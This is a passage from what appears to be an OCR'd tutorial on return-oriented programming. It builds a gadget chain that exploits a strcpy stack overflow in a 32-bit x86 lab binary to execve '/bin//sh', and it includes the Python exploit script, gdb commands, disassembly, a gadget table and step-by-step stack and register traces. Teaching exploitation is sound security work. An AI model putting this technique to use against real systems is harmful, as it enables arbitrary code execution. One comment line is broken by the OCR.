# %ebx is first argument to execve, char* path
p += pack('<I', 0x080481c9) # pop %ebx, ret
p += pack('<I', 0x080ea060) # @ .data
# %ecx is second argument to execve, char** argv
p += pack('<I', 0x080e4bd1) # pop %ecx, ret
p += pack('<I', 0x080ea06c) # @ .data + 12
# %edx is the third argument to execve, char** envp
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea068) # @ .data +8
# %eax must be 11
# NOTE: we could remove the next line if we are 100% sure that
%eax is zero
p += pack('<I', 0x80541b0) # xor %eax, %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
# call int 0x80
p += pack('<I', 0x80493e1) # int 0x80

print p,
```

```
(gdb) b *0x8048e67

(gdb) r "`python exploit.py`"
```




0xbffff628

0xbffff5ec


```
main:
  push %ebp                    0x8048e44
  mov %esp,%ebp                0x8048e45
  sub $0x3c,%esp               0x8048e47
  mov 0xc(%ebp),%eax           0x8048e4a
  add $0x4,%eax                0x8048e4d
  mov (%eax),%eax              0x8048e50
  mov %eax,0x4(%esp)           0x8048e52
  lea -0x32(%ebp),%eax         0x8048e56
  mov %eax,(%esp)              0x8048e59
  call 80482f0 <strcpy>        0x8048e5c
  mov $0xa,%eax                0x8048e61
  leave                        0x8048e66
  ret                          0x8048e67
```


%eax	0xa
%ebx	
%ecx	
%edx	
%esp	0xbffff5ec
%ebp	0x65646362
%eip	0x08048e67





```
pop %edx            0x806e91a
ret                 0x806e91b
pop %eax            0x80bb6d6
ret                 0x80bb6d7
mov %eax,(%edx)     0x809a67d
ret                 0x809a67f
xor %eax,%eax       0x80541b0
ret                 0x80541b2
pop %ebx            0x80481c9
ret                 0x80481ca
pop %ecx            0x80e4bd1
ret                 0x80e4bd2
inc %eax            0x807b406
ret                 0x807b407
int 0x80            0x80493e1
```

%eax	0xa
%ebx	
%ecx	
%edx	
%esp	0xbffff5f0
%ebp	0x65646362
%eip	0x0806e91a



0xFFFFFFFF
…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff628
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0xa
%ebx
%ecx
%edx 0x080ea060
%esp 0xbffff5f4
%ebp 0x65646362
%eip 0x0806e91b


0xFFFFFFFF
…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0x00000000
0xbffff628
0xbffff5ec
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0xa
%ebx
%ecx
%edx 0x080ea060
%esp 0xbffff5f8
%ebp 0x65646362
%eip 0x080bb6d6



